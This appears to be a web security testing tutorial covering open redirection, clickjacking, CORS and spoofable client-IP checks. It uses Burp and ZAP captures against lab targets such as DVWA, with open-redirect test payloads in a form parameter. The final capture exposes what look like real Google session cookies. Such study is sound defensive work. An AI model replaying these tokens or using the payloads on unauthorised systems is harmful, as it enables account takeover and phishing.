    ZAP is an HTTP/HTTPS proxy for assessing web application security.

    Author: psiinon@gmail.com
```




```
POST /zapwave/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test

target=https://google.com
```

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 12 Mar 2018 08:21:45 GMT
Server: Apache-Coyote/1.1
Location: https://google.com
Content-Type: text/html
SET-COOKIE: JSESSIONID=A2BFAC089D849806648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```




```
GET / HTTP/1.1
Host: google.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
```

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Location: https://www.google.com.vn/?gfe_rd=cr&dcr=0&ei=9DimWqT2AsSdX5-fgugE
Content-Length: 271
Date: Mon, 12 Mar 2018 08:23:16 GMT
Alt-Svc: hq=":443"; ma=2592000; quic=51303431; quic=51303339; quic=51303335,quic=":443"; ma=2592000;
v="41,39,35"
Connection: close

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="https://www.google.com.vn/?gfe_rd=cr&amp;dcr=0&amp;ei=9DimWqT2AsSdX5-fgugE">here</A>.
</BODY></HTML>
```



```
GET /?gfe_rd=cr&dcr=0&ei=9DimWqT2AsSdX5-fgugE HTTP/1.1
Host: www.google.com.vn
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
```



Host	Method	URL	Params	Status ▲	Length
http://192.168.222.136	POST	/zapwave/active/redirect...	✓	302	348

- Input returned in response (reflected) [3]
- Open redirection (reflected)
- Email addresses disclosed
- HTML does not specify charset
- Suspicious input transformation (reflected)
- Link manipulation (reflected)

```
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.j
sp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie:
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; security=low;
PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test
```

Open redirection (reflected)

Issue: **Open redirection (reflected)**
Severity: **Information**
Confidence: **Certain**
Host: **http://192.168.222.136**
Path: **/zapwave/active/redirect/redirect-form-basic.jsp**

Issue detail

The value of the **target** request parameter is used to perform an HTTP redirect. The payload **http://anxa7ts8psh/a?redirect-index.jsp** was submitted in the target parameter. This caused a redirection to the following URL:

- http://anxa7ts8psh/a?redirect-index.jsp

2. Testing for Clickjacking

Clickjacking is a malicious technique that consist of deceiving a web user into interacting (in most case by clicking) with something different to what the user believes they are interacting with


How to Test

- Intercept proxy and analyze header (X-Frame-Option)
- Automate Scanner

Tools

- BurpSuite
- "Clickjacking Tool" - http://www.contextis.com/research/tools/clickjacking-tool/

Test Example



Frameable response (potential Clickjacking) [6]
/dvwa/
/dvwa/index.php
/dvwa/login.php
/dvwa/security.php
Advisory
Request
Response

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.


You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.


Frameable response (potential Clickjacking) [6]
/dvwa/
/dvwa/index.php
/dvwa/login.php
/dvwa/security.php
Advisory
Request
Response
Raw
Params
Headers
Hex

```
GET /dvwa/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=medium;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g;
PHPSESSID=28or2snt15037rlcreg9giju90;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```


Frameable response (potential Clickjacking) [6]
/dvwa/
/dvwa/index.php
/dvwa/login.php
/dvwa/security.php
Advisory
Request
Response
Raw
Headers
Hex
HTML
Render

```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:00 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4620
Connection: close
Content-Type: text/html;charset=utf-8
```

3. Test Cross Origin Resource Sharing


Cross Origin Resource Sharing or CORS is a mechanism that enables a web browser to perform "cross-domain" requests using the XMLHttpRequest L2 API in a controlled manner

How to Test

- Origin & Access-Control-Allow-Origin: insecure configuration as '*' wildcard as value of the Access-Control-Allow-Origin (all domains are allowed)
- Access-Control-Request-Method & Access-Control-Allow-Method (must have in response header by the server to describe the methods the clients are allowed to use)
- Access-Control-Request-Header & Access-Control-Allow-Headers: determine which header can be used to perform a cross-origin request
- Access-Control-Allow-Credential: this header as part of preflight request indicates that the final request can include user credential
- Input validation

Test Example

- Using automate scan tool & intercept proxy tools



Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.


Name	Typical severity	Type index
Cross-origin resource sharing	Information	0x00200600
Cross-origin resource sharing: all subdomains trusted	Low	0x00200603
Cross-origin resource sharing: arbitrary origin trusted	High	0x00200601
Cross-origin resource sharing: unencrypted origin trusted	Low	0x00200602

4. Testing for Spoofable Client IP address

If an application trusts an HTTP request header like X-Forwarded-For to accurately specify the remote IP address of the connecting client, then malicious clients can spoof their IP address. This behavior does not necessarily constitute a security vulnerability, however some applications use client IP addresses to enforce access controls and rate limits. For example, an application might expose administrative functionality only to clients connecting from the local IP address of the server, or allow a certain number of failed login attempts from each unique IP address. Consider reviewing relevant functionality to determine whether this might be the case

How to Test

- Intercept proxy
- Make sure request header do not import X-Forwarded-For, True-Client-IP, and X-Real-IP



```
GET /ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&scc=1&ltmpl=default&ltmplcache=2&emr=1&osid=1 HTTP/1.1
Host: accounts.google.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
NID=124=nQLTrD7bB1125PXgSysc91y09ufou-PRsyOb0FQ5KKGwXvZ9Gk2VDwamM0mNd-rl3TqHlGt8cmaup53LAew-Fb-zd-kt3VoIxadXyI5UQNhpr92ZnUa-xUlKVoV0Zi2pw8AmBvDfAFkuyK6YoYHpjTNJGeH3nyyg5mUyHbjiEzqX0LRWAZaSt
ccLtPpCtTCUNsr3EmLW0I86-DncKuKDKZ0; GAPS=1:rrVSCwRYwq9W0vA--lqbLolqi9glNWoSiInn8xYtPvi9SCjmlUkFTZjdKzDzPEk998b66KdIvFeym9nctEGcylo5_RlTdA:anDMBceafcIz_8EM;
ACCOUNT_CHOOSER=AFx_qI7XKi51Ya0_HAxdlXefGgW-sinksTZ5b5HvYtSW2M0HFXIl-4_WlolReAQmDIGl6NyMs6ivRT4BMKKejjlD8MXUZPBTPGJFZV2ulqBSGiTp9nA4pnn3a_G7cbRq4ZECsZjBECI0BVUsjiRVtKAtlK0CC68mVG4Wbc7qEXANW
meDxW2FX4U2F308cbDfrT7Kl6hffFlUeNXeUvl-nt7owGTNQzIYvQ; CONSENT=YES+VN.vi+20170521-09-0; SID=agXvE4KYwlsA3QR3ZHLEx04p7aFt4qIPMo79YPNubQ29ocklAYH08B8xeVDED_lkJH0uHQ.;
LSID=doritos|mail|o.mail.google.com|o.notifications.google.com|s.VN|ss:agXvEzqKZpiT2WoxnMplcStJMmK68JrW6t3yzBdBlSTy0tmtFXCtY6X82hU6_ra-HxQPNw.; HSID=A4prdyDY4pjlIStMj;
SSID=AbN52-yRLsxrxl7pS; APISID=97Qm5cvJL0MFlXeD/AulvB9Gd63UrevtKV; SAPISID=Sew4fea_glUuq7xK/AqMJZLQZggjtG-5R4; 1P_JAR=2018-3-2-4; OGP=-5061451:
Connection: close
Upgrade-Insecure-Requests: 1
```

About Authors:

I am Manh Pham Tien, a very young researcher passionate in penetration testing, web security / exploit, cryptography & network security.